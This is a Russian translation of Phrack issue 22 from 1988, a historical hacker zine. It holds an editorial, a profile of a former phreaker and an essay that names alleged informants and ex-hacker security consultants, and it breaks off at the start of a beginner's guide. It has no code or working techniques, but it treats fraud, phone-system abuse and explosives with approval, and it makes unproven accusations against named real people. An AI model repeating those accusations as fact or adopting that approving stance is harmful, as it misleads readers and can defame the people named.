Phrack RU issue 022

Русская версия Phrack, выпуск 022. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; справочники, индексы, аббревиатуры и архивные материалы.

Материалы выпуска: Содержание выпуска; ==Phrack Pro-Phile XXII==; Контракт Иуды; Руководство новичка по хакингу — издание 1989 года; Подробное руководство по взлому UNIX и концепция базовой сетевой утилиты; Предисловие; Компьютерные хакеры следуют прогрессии типа Гутмана; Доклад об Интернет-черве; Phrack World News; Компьютерная сеть нарушена «вирусом»; Взлом компьютера — 11 ноября 1988 г.; Phrack World News.

Содержание выпуска

Автор: Taran King & Knight Lightning

23 декабря 1988 года

С праздниками! Добро пожаловать в выпуск Phrack Inc. №XXII!

По мере того как золотые деньки фрикерско-хакерского сообщества остаются позади, всё очевиднее становится, что многие из «старых элит» обосновались на весьма уважаемых должностях, а их хэндлы со временем стали неотделимы от настоящих имён. Как говорится, «хорошего хакера не удержишь», и многие из этих людей по-прежнему хотят оставаться частью сообщества.

Чтобы защитить анонимность тех, кто хочет писать для Phrack, мы возрождаем концепцию «>Unknown User<». Этот псевдоним займёт место любого автора, желающего опубликовать материал, но не желающего, чтобы его хэндл фигурировал в тексте. Так что если страх огласки удерживал вас от подачи статей — больше не беспокойтесь об этом.

Мы в Phrack Inc. хотим выразить особую благодарность The Mentor за исключительно хорошо написанный материал. Дух The Phoenix Project живёт дальше — в действительно достойном руководстве для начинающих хакеров.

В связи с огромным количеством споров вокруг недавней активности интернет-червя, этот выпуск Phrack содержит множество информации о Черве и его последствиях. Большая её часть рассыпана по страницам Phrack World News, однако нам также удалось раздобыть отчёт Боба Пейджа.

Всем, у кого есть легальный аккаунт на MCI Mail, GTE Telemail или в любом из стандартных мест, доступных через Bitnet, — дайте нам знать, и Phrack будет доставляться прямо в ваш почтовый ящик.

Тем, кто хочет прислать материалы в Phrack Inc., — отправляйте их на наши аккаунты Bitnet или, если это невозможно, свяжитесь с The Mentor на Phoenix Project BBS (512-441-3088). И снова — как здорово быть обратно!

Taran King & Knight Lightning

C488869@UMCVMB.BITNET & C483307@UMCVMB.BITNET

---

1. Индекс — Taran King и Knight Lightning
2. Phrack Pro-Phile: Karl Marx — Taran King и Knight Lightning
3. Контракт Иуды (часть 2 трилогии «Порочный круг») — KL
4. Руководство для начинающих хакеров (издание 1989 года) — The Mentor
5. Подробное руководство по взлому Unix — Red Knight
6. Ещё один материал о взломе Unix — >Unknown User<
7. Компьютерные хакеры следуют прогрессии Гуттмана — Richard C. Hollinger
8. Отчёт об интернет-черве — Bob Page
9–12. Phrack World News, выпуск XXII — Knight Lightning и Taran King

==Phrack Pro-Phile XXII==

Автор: Taran King

Подготовлено Taran King и Knight Lightning

Опубликовано 8 октября 1988 года

Добро пожаловать в Phrack Pro-Phile XXII. Рубрика Phrack Pro-Phile была создана, чтобы рассказывать сообществу о людях, завершивших активную деятельность или сыгравших особенно важную — либо неоднозначную — роль в истории. В этом выпуске мы представляем имя из прошлого — пользователя с весьма уважаемым положением в истории мира фрикинга и хакинга...

```
                                  Karl Marx
                                  ~~~~~~~~~
  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Личное

Поле	Значение
Хэндл	Karl Marx
Настоящее имя	James Salsman
Прошлые хэндлы	Нет
Происхождение хэндла	Bloom County (что-то про капиталистов и юмор)
Дата рождения	12/2/67
Рост	6'0"
Вес	155 фунтов
Цвет глаз	Голубой
Цвет волос	Тёмно-коричневый
Размер обуви	10 1/2
Компьютеры	Недетерминированные машины Тьюринга
Сисоп/Со-сисоп	Farmers of Doom

Начало пути в мире фрикинга/хакинга

Изготовление взрывчатки — он хотел взорвать свою среднюю школу.

Первая BBS в мире фрикинга/хакинга: Plovernet!

Люди из мира фрикинга/хакинга, с которыми доводилось встречаться

The Buccaneer, Mark Tabas, Shadow Master и ещё несколько колорадских персонажей. Кроме того, он однажды добрался до встречи TAP [TelePub '86], но проспал почти всё. Из воспоминаний осталось лишь то, что встреча проходила в Нью-Йорке и там был Scan Man в бейсбольной кепке. Кажется, это был «Days Inn» или что-то вроде того.

Как приобретался опыт

Долгие часы за изучением технических журналов Bell System Tech Journals с 1970 года по наши дни. Всем, кто хочет узнать нетривиальные, но полезные вещи — или просто набрать по-настоящему *весомый* словарный запас для социальной инженерии — он советует обратиться в местную университетскую или крупную публичную библиотеку.

Кому обязан знаниями

Почти всем, с кем когда-либо приходилось говорить: если достаточно долго давать людям возможность нести чушь, узнаёшь немало просто из понимания того, в чём именно они ошибаются.

Запоминающиеся BBS мира фрикинга/хакинга

Plovernet, Legion of Doom, Shadowland и, конечно же, невидимый третий уровень FOD.

Работа / Образование

Университет Карнеги-Меллон. Бросил учёбу, как только ему позволили работать над интересными проектами в области когнитивных наук и ИИ. В настоящее время работает в Expert Technologies — компания создаёт экспертную систему для формирования различных «Жёлтых страниц» для телефонных компаний-клиентов, которых он не вправе называть (смысла всё равно нет, потому что к настоящему времени они делают абсолютно все «Жёлтые страницы» в стране — АЧХ!). Но это лишь то, что приносит компании деньги. Сам он работает над пользовательскими интерфейсами на основе распознавания речи.

Конференции и участие вне телефонных звонков

Кажется, он всё же побывал на той встрече TAP [TelePub '86], но почти ничего не помнит, кроме кепки Scan Man. Он был невероятно уставшим, а его девушка ныла, что все вокруг — гики и что им нужно как-то добраться обратно в Питтсбург за четыре часа.

Достижения

Он написал кое-что о нитроглицерине. Вероятно, погубил немало начинающих фрикеров на Plovernet, не добавив достаточно предупреждений вроде: «Помните: НЕ делайте больше нескольких граммов, иначе вас найдут мёртвым и опознают как банку тушёного мяса Dinty Moore Beef Stew». Он также придумал файл «RESCOC — Remote Satellite Course Correction System». Это была ЧИСТОЙ ВОДЫ чепуха, но с заголовками вроде «Как направить спутник, чтобы обрушить его на города (например, Москву)» он стал большим хитом у медиа, нагнетающих «хакерский ажиотаж». AT&T всё отрицала.

Фрикерские/хакерские группы

Ему приходило немало писем примерно такого содержания:

> *«Поздравляем! Вы ВОЗМОЖНО УЖЕ ВЫИГРАЛИ членство в НОВОЙ ГРУППЕ...*
> *----- THE CAPTAINS OF CODES -----*
> *Это лучшая новая фрикерско-хакерская группа со времён MIT! Просто расскажи нам всё, что знаешь, и скажи всем остальным, какая мы великая группа — И МЫ ПОЗВОЛИМ ТЕБЕ СТАТЬ ЧЛЕНОМ... ----- THE CAPTAINS OF CODES -----»*

Обычно он игнорировал подобные «членства». По его мнению, Tabas прекрасно понял суть проблемы, когда создал группу-пародию «Farmers of Doom».

Интересы

Его главный интерес — ИИ. Конкретные прикладные области — когнитивные науки и распознавание образов. Телефонные системы когда-то его увлекали, но те дни миновали. Он уже не помнит кодов для выбора транка на точке распределения RTA. А если в службе безопасности ROC думают, что он всё ещё занимается подобным — им придётся это доказать. :-)

Любимое

Категория	Суть
Мышление	Решение задач

Разговор	Обмен информацией
Любовь	Эмоциональное удовлетворение
Секс	Физическое удовлетворение
Наркотики	Интроспекция
Поэзия	Метафора, образность
Участие	Ощущение собственной значимости
Музыка	Ритм, гармоника
Еда	Вкус, насыщение
Дыхание	Вдыхание кислорода

Самое запоминающееся событие

Самая смешная история в его жизни — это арест. Секретная служба прослушивала гостиничный номер и застала их врасплох (запомните: SECRET service и ROOM service — не *так* уж по-разному звучат). Их доставили в камеру предварительного заключения полиции Денвера, набитую нетрезвыми буянами.

К несчастью, он был в деловом костюме (только что вернулся из Сакраменто, где вручил в Charles Schwab «заверенный» чек на 5 000 000,00 долларов). Поэтому все эти пьяные люди подходили и спрашивали: «Вы мой адвокат???»

Конечно, Mark Tabas в своей гавайской рубашке чувствовал себя куда органичнее, зато ему доставалось: «Ты за что сидишь?». Джим сказал им, что задержан за «мошенничество». Этот ответ их не устроил: «Ха-ха-ха! Мошенничество! Пацан здесь за мошенничество! Дай-ка я расскажу, за что я тут! Как ты думаешь, за что я здесь??»

У него не было сил объяснять этим господам, что их общее затруднительное положение его совершенно не интересует, и он просто уставился в пустоту. Тогда они принялись описывать преступления настолько жуткие, что он едва верил ушам — если бы не тот факт, что большинство из них были покрыты кровью как минимум на две трети. Это давало им определённое преимущество, и он заявил, что его, должно быть, посадили не в ту камеру и что охранник наверняка переведёт его через несколько часов. Все, кажется, приняли это и вернулись к взаимным оскорблениям.

Слова благодарности

• «Хочу поблагодарить Who-Bob и T-Bob за долгие часы, проведённые в обсуждении новых и нестандартных техник социальной инженерии в ESS.»

• «Я навсегда обязан Mark Tabas за его мужество и самообладание перед лицом невзгод — иными словами, арест беспокоил его куда меньше, чем проблемы с дисковым пространством.»

• «Есть один парень по имени "Chuck" в центре T5 с кодом 303, которого я хочу упомянуть: он настроил для меня маршрутный код RTA, переключавший входящие межгородские транки на транки BLV — если бы все были такими же недальновидными!»

Внутренние шутки

> *«Прошу прощения, сэр, мы просто искали провод для школьного проекта по физике, но, поскольку здесь, судя по всему, ничего нет, кроме кофейной гущи и сигаретного пепла, нам, пожалуй, пора идти. Хорошего вам дня!»*

Серьёзный раздел

Он категорически против того, чтобы попадаться.

Фрики/хакеры, с которыми вы встречались, — как правило, компьютерные гики?

Он надеется, что нет! Большинство людей, когда-то бывших компьютерными гиками в окрестностях CMU, теперь ходят в костюмах с галстуками и получают шестизначные зарплаты. Какой ужас! Он не пожелал бы такого даже злейшему врагу!

Арестован за

Он был задержан за пребывание в гостиничном номере вместе со Steve Dahl. Осуждён по закону, который в переводе на человеческий язык гласит: «незаконно лгать тому, кто могущественнее тебя». Прекратил фрикинг, поскольку был на испытательном сроке и не хотел оказаться в тюрьме. Возвращения он НЕ планирует.

Спасибо за уделённое время, James.

Taran King и Knight Lightning

Контракт Иуды

```
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<>                                                              <>
<>                     The Judas Contract                       <>
<>                     ~~~~~~~~~~~~~~~~~~                       <>
<>           Part Two Of The Vicious Circle Trilogy             <>
<>                                                              <>
<>           An Exploration of The Quisling Syndrome            <>
<>                              and                             <>
<>  A Look At The Insurrection Of Security Into The Community  <>
<>                                                              <>
<>                Presented by Knight Lightning                 <>
<>                       August 7, 1988                         <>
<>                                                              <>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
```

Автор: Knight Lightning

Часть вторая трилогии «Порочный круг»

Исследование синдрома Квислинга и взгляд на проникновение структур безопасности в сообщество

Синдром Квислинга

Определение: Квислинг — (Kwiz/lin) (1) сущ. Видкун Квислинг (1887–1945), норвежский политик, предавший свою страну нацистам и ставший марионеточным правителем.

(2) сущ. Предатель.

«Квислинговский» синдром стремительно становится обычным явлением в не вполне законных сферах модемного сообщества. Как правило, всё начинается с фрикера или хакера, который либо очень недальновиден, либо неопытен. Каким-то образом его ловят или задерживают за что-либо, и он в ужасе от последствий своих действий. В этот момент правоохранительные органы понимают, что единственный арест сам по себе ничего не стоит — особенно если задержанный мало что знает — и что гораздо выгоднее использовать его для поимки других, более опытных и опасных хакеров и фрикеров. В обмен на эти услуги Иуде снимают или снижают обвинения, а с учётом давления родителей, которое эти Иуды, скорее всего, испытают, контракт будет выполнен.

Пример; из Phrack World News, выпуск XV:

[Этот отрывок был отредактирован для данной публикации. —KL]

Mad Hatter: информатор? — 31 июля 1987

Мы в Phrack Inc. собрали значительный объём информации, который привёл нас к убеждению, что Mad Hatter является осведомителем какой-то правоохранительной организации.

МН также привёз несколько дискет якобы для копирования Phantasie Realm. Обратите внимание: PR была программой для IBM, а у МН — Apple.

Control C рассказал нам, что когда он поехал встречать MH на автовокзал, наблюдал, как подходит автобус, и видел всех выходящих пассажиров. Внезапно Mad Hatter оказался там, но не из того автобуса, на котором должен был приехать. Вдобавок у него была пищевая сода, завёрнутая в пятидолларовую купюру, которую он пытался выдать за кокаин. Видимо, чтобы казаться крутым или что-то в этом роде.

MH постоянно пытался оставаться один в квартире у ^C по неизвестным причинам. Его также видели в квартире соседа, откуда он без разрешения звонил в Чикаго. На вопрос, кому он звонил, он ответил: «Не твоё дело». У MH совсем не было денег во время PartyCon (и, кстати, он съел всё из холодильника ^C), однако он настаивал на том, что хотя и приехал на автобусе с обратными билетами, обратно полетит самолётом. Каким образом? Денег нет, а даже если бы он вернул деньги за автобусные билеты, ему всё равно не хватало бы больше 200 долларов. На вопрос, как он это устроит, он отвечал: «Не твоё дело».

В субботу вечером по дороге в Hard Rock Cafe Mad Hatter четыре раза спрашивал у Control C, где находится его компьютерная система и другие вещи. Эта информация Hatter'у была совершенно ни к чему, зато агенту Секретной службы или кому-то подобному могла очень пригодиться.

Когда Phrack Inc. выяснила, что Dan The Operator является агентом ФБР, и предала это огласке, несколько человек стали критиковать его на Free World II Private. Mad Hatter же, напротив, вступился за Noah и заявил, что остаётся его другом, невзирая ни на что. Затем, когда он понял, что люди ставят под сомнение его собственную лояльность, его исходные сообщения были удалены, и он начал говорить, как сильно хочет убить Dan The Operator и как его ненавидит.

Mad Hatter уже признал, что знал о том, что Dan The Operator является агентом ФБР, ещё до SummerCon '87. По его словам, он никому не сказал, потому что думал, что мы и так знаем.

Ещё несколько фактов:

^*^ Некоторое время назад Mad Hatter был вызван AT&T в связи с незаконной телеконференцией Alliance, к которой он имел отношение. Ареста не последовало.

Могло ли это расследование AT&T стать отправной точкой для измены Mad Hatter'a по отношению к фрик/хак-сообществу? Есть ли в этом деле нечто большее? Мы, возможно, никогда не узнаем всей правды, однако нам известно, что Mad Hatter был не единственным, кто знал секрет Dan The Operator до SummerCon '87. The Executioner (имевший тесные связи с сотрудниками службы безопасности TMC в Омахе, штат Небраска) был прекрасно осведомлён о мотивах и намерениях Dan The Operator в модемном мире.

Чтобы фрикер или хакер стал Иудой, вовсе не обязательно нужен арест — иногда страх и паника могут оказаться более мощным стимулом к тому, чтобы стать Квислингом.

Пример; из Phrack World News, выпуск XV:

[Этот отрывок был отредактирован для данной публикации. —KL]

Кризис бесконечных хакеров — 27 июля 1987

Всё началось во вторник, 21 июля 1987 года. Среди 30–40 человек Секретной службой США были задержаны: Bill From RNOC, Eric NYC, Solid State, Oryan QUEST, Mark Gerardo, The Rebel и Delta-Master. По слухам, были арестованы и ещё несколько представителей более «элитного» сообщества, но поскольку мы не можем ни опровергнуть, ни подтвердить эти слухи, на данный момент я не стал называть их имена.

Одним из последствий этого расследования стала гибель The Lost City of Atlantis и предательство The Lineman по отношению к сообществу, которое он когда-то помогал создавать. В Пенсильвании 9 человек были арестованы за мошенничество с кредитными картами. На вопрос, где они научились этому, все они ответили, что из текстовых файлов The Lost City Of Atlantis.

Тогда Секретная служба решила нанести визит The Lineman. Lineman, 16 лет (несовершеннолетний), не имел никаких обвинений против себя, но всё равно запаниковал и передал властям доску объявлений, все g-файлы и полный журнал пользователей. В это входила и информация с «Club Board». Конечный исход этих событий ещё не наступил. Тем временем многие хакеры готовятся к худшему.

Последствия действий The Lineman оказались куда серьёзнее, чем казалось поначалу. Есть веские основания полагать, что у The Lineman имелся обширный каталог фрикеров/хакеров/пиратов, который он незадолго до этого раздобыл. Этот список теперь находится в руках правительства и Ассоциации по борьбе с телекоммуникационным мошенничеством (CFCA), а также в архивах всех отдельных отделов безопасности членов CFCA. Я видел его — и кое-что сверх того.

The Lineman смог получить этот список, потому что один фрикер украл его у другого и начал передавать приятелям и другим в обмен на информацию, пароли и прочее, а то, что произошло дальше, — такая чрезмерная утечка и отсутствие КОНТРОЛЯ, что список попал в опасные и не те руки. Подобные действия неизбежно в конечном счёте ведут всех нас к энтропии.

Captain Caveman, известный также как Shawn of Phreakers Quest, начал сотрудничать с TMC после того, как летом 1986 года его подставил Scan Man.

Однако арест или паника — всё ещё не единственные причины становиться Иудой. Джон Максфилд, один из самых известных сегодня консультантов по безопасности, когда-то был хакером под никами Cable Pair и Uncle Tom. Он был членом детройтской группы Corrupt Computing и оригинального Inner Circle — пока ФБР не вышло на него и он не решил, что ловить хакеров интереснее, чем быть одним из них.

Ниже — отрывок из Phrack World News, выпуск V:

[Эта статья была отредактирована для данной публикации. —KL]

Компьютерные дети или преступники?

Джон Максфилд — консультант по компьютерной безопасности, живущий в пригороде. Большую часть рабочего времени Максфилд проводит за сканированием BBS и известен среди специалистов по компьютерным преступлениям как «охотник за хакерами». По словам источников, знакомых с его работой, в результате его расследований к ответственности было привлечено больше хакеров, чем благодаря кому-либо другому в этой сфере. Максфилд, воспринимающий угрозы смертью и прочие запугивания как часть профессии, говорит, что секрет — в знании врага. Рядом со своей громоздкой самодельной компьютерной системой Максфилд хвастается единственным в своём роде досье на компьютерных хакеров. [Это уже не соответствует действительности. —KL] В нём содержатся тысячи псевдонимов хакеров, многие — с настоящими именами и домашними телефонами. Всё это — результат четырёх лет непрерывного отслеживания хакеров, говорит Максфилд. «Я добился того, о чём большинство хакеров мечтает», — сказал он. «Взломать хакера — это высший взлом».

По оценке Максфилда, в настоящее время в компьютерном подполье действуют около 50 000 хакеров и почти 1 000 подпольных досок объявлений. Из них, по его подсчётам, около 200 досок являются «злостными»: на них публикуются номера кредитных карт, телефоны корпораций из Fortune 500, региональных телефонных компаний, банков, а также самодельные руководства по изготовлению бомб и взрывчатки. Одна из растущих категорий серьёзных хакеров — студенты колледжей, которые, как правило, начали взламывать системы в 14 лет и теперь занялись наркоторговлей, преимущественно ЛСД и кокаином, говорит Максфилд.

Операция Максфилда называется BoardScan. Ему платят крупные корпорации и учреждения за сбор и предоставление разведывательных данных о компьютерном подполье. Максфилд также опирается на реформировавшихся хакеров. Благодарственные письма от VISA и McDonald's украшают стену его офиса наряду с фотографией с автографом Скотти — инженера на борту «Энтерпрайза» из «Звёздного пути».

Нередко он сам выходит на потенциальных клиентов. «Чаще всего я звоню им и говорю: я обнаружил хакера в вашей системе», — говорит Максфилд. «К тому моменту хакер уже прочно там окопался. Когда хакеры проникают в ваш компьютер, у вас серьёзные проблемы. Это всё равно что тараканы или мыши в стенах вашего дома. Поначалу они не обнаруживают своего присутствия. Но однажды вы открываете холодильник — и оттуда сыплется горсть тараканов».

До того как заняться слежкой за хакерами, Максфилд лет двадцать проработал на аппаратной стороне бизнеса, устанавливая и ремонтируя компьютеры и телефонные системы. Когда несколько лет назад его завербовало ФБР для работы под прикрытием в роли хакера и телефонного фрикера, Максфилд решил, что борьба с хакерской преступностью — его жизненное призвание.

«Так я стал тем хакером, которым всегда боялся стать», — сказал он. Максфилд считает, что проблема хакеров становится всё серьёзнее. По его оценкам, в 1982 году хакеров было всего 400–500. Каждые два года, говорит он, их число возрастает в 10 раз. Ещё одна тревожная тенденция, обозначившаяся в последнее время, — появление взрослых хакеров. Некоторые взрослые из компьютерного подполья играют роль Феджина — персонажа из романа Чарльза Диккенса, руководившего преступной шайкой малолетних воров, — завлекая молодых хакеров в свои подпольные преступные организации.

BoardScan Джона Фримана Максфилда известен также под названиями Semco Computer Club и Universal Export — последнее взято из названия фирмы, фигурирующей в романах Яна Флеминга о Джеймсе Бонде и снятых по ним фильмах.

Ещё один хакер-Иуда, ставший консультантом по безопасности, — печально известный Ян Артур Мёрфи из I.A.M. Security, более известный как Captain Zap.

Следующий отрывок из Wall Street Journal:

[Эта статья была отредактирована для данной публикации. —KL]

Чтобы поймать хакера, нужен хакер — а заодно и вор — 3 ноября 1987

Автор: Деннис Нил (штатный репортёр Wall Street Journal)

«Компьютерный хакер Ян [Артур] Мёрфи патрулирует ночную смену, выслеживая других хакеров, похищающих данные»

Capt. Zap, настоящее имя Иэн А. Мёрфи, широко известен как один из первых осуждённых хакеров-воров. С тех пор он исправился — клянётся, что так и есть, — и возродился в роли

консультанта, работающего на другой стороне закона.

Криминальные регалии

Другие консультанты — многие из них поседевшие военные ветераны — тоже пытаются выявлять незаконных хакеров. Но мало кто может похвастаться тем, что является настоящим хакером — да ещё с уголовным преступлением в послужном списке. Capt. Zap чувствует себя за экраном уютнее, чем в разговоре. На просьбу назвать своего ближайшего друга он качает головой и разводит руками. Ни одного. «Я не люблю людей», — говорит он. «Они ужасны».

«Он легендарен в мире хакеров и имеет доступ к тому, что там происходит. Это очень ценный ресурс для нас», — говорит Роберт П. Кэмпбелл из Advanced Information Management в Вудбридже, штат Вирджиния, наставник Мёрфи, нанимавший его для консультационных работ. Тридцатилетний Мёрфи хорошо связан в своём ночном подземном мире. Каждую ночь до 4 утра он обходит сотни электронных досок объявлений, где хакеры обмениваются историями и методами взлома.

Ночи сейчас очень насыщенные. На доске Stonehenge «The Marauder» разместил телефонный номер для доступа к чековым и кредитно-карточным записям Citibank с советом: «Позвони туда». На другой доске Мёрфи находит руководство для начинающих «hacklings», написанное «The Knights Of Shadow». На ещё одной — он вылавливает сетевые коды исследовательского агентства Министерства обороны.

Он следит за досками для клиентов и предупреждает об атаках на системы. За гонорар от 800 долларов в день и выше его фирма IAM/Secure Data Systems Inc. проверит безопасность базы данных, попытавшись взломать её, расследует, как была нарушена защита, установит слежку за кем угодно и сделает всё, что придёт ему в голову в игре «гик против шпиона». По его словам, его клиентами были Monsanto Co., United Airlines, General Foods Corp. и Peat Marwick. Некоторые, возможно, и не знают, что он работал на них. Уголовное прошлое — не говоря уже о его едком стиле — вынуждает его нередко работать под прикрытием более авторитетного консультанта. «Иэн ещё не вырос, но технически он блестящий парень», — говорит Линдси Л. Бэрд, армейский ветеран, чья фирма Info-Systems Safeguards в Моррисстауне, штат Нью-Джерси, нанимала Capt. Zap.

Электронный вуайеризм Мёрфи начался рано. В 14 лет он пробирался во двор, чтобы подключиться к телефонному коммутатору и слушать разговоры соседей. (Временами он до сих пор подслушивает.) В 17 лет бросил школу. В 19 выдавал себя за студента и тайно пробирался в компьютерный центр Университета Темпл, чтобы играть в компьютерные игры.

Лёгкий переход

Отсюда было легко перейти к роли Capt. Zap: взламывать системы и подглядывать за академическими данными, кредитными рейтингами, списком Пентагона с местами расположения ракет, нацеленных на США, и прочими запретными материалами. Он даже оставил своё резюме в компьютере Bell of Pennsylvania с просьбой о работе.

Электронные шалости привели его к неприятностям в 1981 году. Федеральные агенты окружили дом его родителей в богатом пригороде Гладуин, штат Пенсильвания. Они изъяли компьютер и оставили ордер на арест. Capt. Zap входил в группу из восьми хакеров, которые накрутили 212 000 долларов за межгород, используя «синий ящик», имитирующий телефонное оборудование. Они также заказали оборудование на 200 000 долларов, списав его на украденные номера кредитных карт и используя фиктивные почтовые адреса и поддельные заявки на покупку. Мёрфи был лидером, потому что «испытывал наибольшее презрение» к властям, говорит он.

В 1982 году он признал себя виновным в получении краденого и был приговорён к 1 000 часам общественных работ и 2,5 годам испытательного срока. «Это было не незаконно. Это было электронно неэтично», — говорит он без малейшего раскаяния. «Знаете кого-нибудь, кому нравится телефонная компания? Кому было бы жалко надуть её?»

Мёрфи, до ареста занимавшийся установкой промышленных кондиционеров, не мог найти работу после осуждения. Так хакер стал таксистом. Однажды в его такси сел менеджер Dun & Bradstreet Corp., и в это время у Мёрфи при себе оказались распечатки хакерских инструкций по взлому систем Dun. Так он получил свой первый консультационный заказ: «Думаю, вам стоит поговорить со мной». Работу он получил.

В качестве консультанта Мёрфи может делать на законных основаниях те самые трюки, из-за которых когда-то попал в беду. «Когда я был мальчишкой, взломы были весельем. Теперь я могу зарабатывать на этом деньги и при этом отлично развлекаться».

Теперь, из-за всего ажиотажа вокруг таких известных персон, как Ян Мёрфи или Джон Максфилд, некоторые так называемые хакеры сами решили урвать кусок газетной славы.

Пожалуй, самая известная личность, «продавшаяся», — Билл Ландрет, известный как The Cracker, автор книги «Out Of The Inner Circle», опубликованной Microsoft Press. Книга была, безусловно, скорее вымыслом, чем правдой: она пыталась убедить всех, что не только The Cracker создал Inner Circle, но и что это была первая подобная группа вообще. Между тем для начала стоит отметить, что The Cracker был второразрядным членом Inner Circle II. Огласка, которую принесла книга, возможно, и принесла ему немного денег, но в конечном счёте лишь привлекла дополнительное негативное внимание к сообществу, усугубив и без того напряжённую ситуацию. Финальная история The Cracker закончилась немного печальнее…

Из Phrack World News, выпуск X:

[Эта статья была отредактирована для данной публикации. —KL]

The Cracker ломается? — 21 декабря 1986

«Компьютерный "взломщик" пропал — жив он или мёртв»

ЭСКОНДИДО, Калифорния. — Ранним утром в конце сентября компьютерный хакер Билл Ландрет оттолкнулся от своего IBM-PC — экран светился незавершённой фразой — и вышел через парадную дверь дома своего друга.

С тех пор его никто не видел и не слышал.

Власти разыскивают его, потому что он — «Cracker», осуждённый в 1984 году за взлом некоторых из наиболее защищённых компьютерных систем США, включая систему электронной почты GTE Telemail, где он просматривал переписку НАСА с Министерством обороны.

Его литературный агент разыскивает его, потому что он — Билл Ландрет-автор, уже успевший заработать на успешной публикации одной книги о компьютерном взломе и просрочивший сдачу рукописи второй.

Институт внутренних аудиторов разыскивает его, потому что он — Билл Ландрет-оратор, который должен был через несколько месяцев рассказать этой организации, как защитить их компьютерные системы от таких, как он.

Письмо, набранное на его компьютере, распечатанное и оставленное в его комнате для обнаружения, затрагивало темы эволюции человечества, перспектив бессмертия и победы над старением, ядерной войны, коммунизма против капитализма, алчности общества, превосходства компьютеров над творческими способностями человека и, наконец, — самоубийства.

Последняя страница гласит:

> *«Пока я пишу это, я, очевидно, ещё жив. Однако я планирую умереть прежде, чем кто-либо другой прочтёт это. Замысел таков, что я покончу с собой приблизительно в свой 22-й день рождения…»*

В записке объяснялось:

> *«Мне было скучно в школе, скучно разъезжать по стране, скучно быть объектом облавы ФБР, скучно в тюрьме, скучно писать книги, скучно скучать. Вероятно, мне будет скучно умирать, но это мой риск».*

Но затем в записке говорилось:

> *«С момента написания вышесказанного мои планы несколько изменились… Суть в том, что я возьму деньги, оставшиеся у меня в банке (мои ликвидные активы), и предприму последнюю попытку сделать жизнь достойной. Это будет короткая попытка, и я подозреваю, что если она удастся, то никто из моих нынешних друзей меня не узнает. Если не удастся, новость о моей смерти, вероятно, распространится. (Я не буду пытаться скрыть это.)»*

День рождения Ландрета — 26 декабря, и его лучший друг не рассчитывает снова его увидеть.

«Мы раньше шутили, чему можно научиться из жизни, — особенно если не веришь в Бога, тогда в жизни и смысла-то особого нет», — сказал Том Андерсон, 16 лет, старшеклассник школы Сан-Паскуаль в Эскондидо, примерно в 30 милях к северу от Сан-Диего. Андерсон также осуждён за компьютерный взлом и находится на испытательном сроке.

Андерсон был последним, кто видел Ландрета. Это было около 25 сентября — точную дату он не помнит. Ландрет провёл неделю в доме Андерсона, чтобы они вместе могли пользоваться его компьютером. IBM-PC Андерсона был конфискован властями, а сам он хотел дописать собственную книгу.

Андерсон рассказал, что они с Ландретом также работали над сценарием фильма об их похождениях.

По всей видимости, Ландрет взял с собой только ключ от дома, паспорт и одежду, что была на нём.

Беспокойство нарастало к 1 октября, когда Ландрет не явился на выступление перед группой аудиторов в Огайо, за которое получил бы 1 000 долларов плюс командировочные расходы. Возможно, у него царил беспорядок в комнате и скверно велись финансовые записи, но он был достаточно ответственен, чтобы не пропускать выступления, говорили его друзья и литературный агент Билл Гладстоун, отметив, что вторая рукопись Ландрета должна была быть сдана в августе и так и не была доставлена.

Рукопись так и не появилась, и Ландрет не объявился.

Стив Бёрнап, ещё один близкий друг, сказал, что в течение лета Ландрет стал безразличным к жизни. «Ему, похоже, уже было всё равно».

Ландрет в конечном счёте объявился в Сиэтле, штат Вашингтон, примерно на третьей неделе июля 1987 года. За нарушение условий испытательного срока он снова сидит в тюрьме, отбывая оставшийся срок.

Ещё один человек, возжелавший прославиться, — Oryan QUEST. С тех пор как 21 июля 1987 года разразился «Кризис бесконечных хакеров», QUEST «сливал» информацию Джону Маркоффу — репортёру San Francisco Examiner, впоследствии перешедшему в New York Times. Почти всё, что Oryan QUEST рассказывал Джону Маркоффу, — откровенная ложь и хвастовство о великих делах, которые OQ воображал, будто способен творить с компьютером. Само по себе это безобидно, но

когда подобное публикуется в таких газетах, как New York Times, широкая публика получает искажённое представление о хакерском сообществе, что может нам только навредить. Джон Маркофф приобрёл большую известность как репортёр и теперь считается экспертом по хакерам — что совершенно нелепо.

Инфильтрация

Один из способов, которым хакерское сообщество постоянно подвергается инфильтрации, — это некоторые из наиболее известных сегодня досок объявлений. Такие доски, как Pirate-80 под управлением Scan Man (который также работал на Telemarketing Company — телекоммуникационного реселлера в Чарльстоне, Западная Вирджиния), могут стать серьёзной проблемой. На P-80 любой может получить аккаунт, заплатив небольшой взнос, и с этого момента консультанту по безопасности остаётся лишь начать публиковать заготовленную информацию, чтобы завоевать репутацию суперхакера. В конечном счёте его пригласят вступить в плохо организованные группировки, и он начнёт появляться на досках с более высоким уровнем информации, сливаясь с сообществом. Со временем он окажется вне подозрений и таким образом успешно внедрится в мир фрикеров и хакеров. Dan The Operator был именно таким агентом и продолжал бы оставаться незамеченным, если бы не события SummerCon '87, после которых его разоблачили Knight Lightning и Phrack Inc.

:Knight Lightning

«Будущее вечно»

Руководство новичка по хакингу — издание 1989 года

Автор: The Mentor, Legion of Doom / Legion of Hackers

Декабрь 1988. С Рождеством всех!

Введение: Состояние хака

Просмотрев весьма обширную коллекцию g-файлов, я обратил внимание на то, что с тех пор, как Mark Tabas активно их выпускал (а тогда почти *все* были новичками!), не было написано ни одного приличного вводного файла для абсолютных начинающих. Искусство хакинга и фрикинга кардинально изменилось с тех пор, и по мере приближения 90-х хак/фрик-сообщество оправилось от облав лета 1987 года (точно так же, как оно оправилось от облав осени 1985-го, и как всегда будет оправляться от любых попыток его подавить). Прогрессивные медиа — от журнала Reality Hackers до киберпанковских повестей о хакерстве Уильяма Гибсона и Брюса Стерлинга — впервые за долгое время начали обращать на нас внимание в положительном ключе.

